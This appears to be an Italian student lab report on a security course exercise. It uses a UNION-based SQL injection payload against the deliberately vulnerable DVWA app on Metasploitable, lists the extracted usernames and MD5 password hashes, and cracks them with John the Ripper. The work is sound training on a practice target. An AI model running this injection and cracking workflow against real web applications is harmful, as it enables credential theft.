
REPORT FINALE CS0124

BUILD WEEK 2

La traccia del giorno 1 della build week richiede di:

1) *Cambiare gli indirizzi ip delle macchine kali e metasploitable*
2) *Recuperare le hash delle password del server DVWA di metasploitable tramite un codice sql injection*
3) *Risalire alle password in chiaro dell'admin Pablo Picasso.*


Per prima cosa andiamo siamo andati a modificare gli indirizzi ip delle macchine come riportato sulla foto tramite il comando sudo nano /etc/network/interfaces/



Successivamente siamo passati al recupero delle password sul server DVWA di metasploitable sfruttando la vulnerabilita' presente sul database con il comando ' UNION SELECT user,password FROM users#.

```
ID: ' UNION SELECT user,password FROM users#
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user,password FROM users#
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user,password FROM users#
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user,password FROM users#
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user,password FROM users#
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

Una volta recuperati users e passwords notiamo che le passwords sono in hash quindi dobbiamo renderle in chiaro. Per fare questo ci affidiamo al programma all'interno di Kali linux chiamato John the ripper , che prendera' il formato delle chiavi in hash e le decrittera'.



Come possiamo notare la fase di decrittazione e' andata a *buon fine* e possiamo vedere come John ci dia sia lo username target (Pablo) che la password decrittata in chiaro (letmein).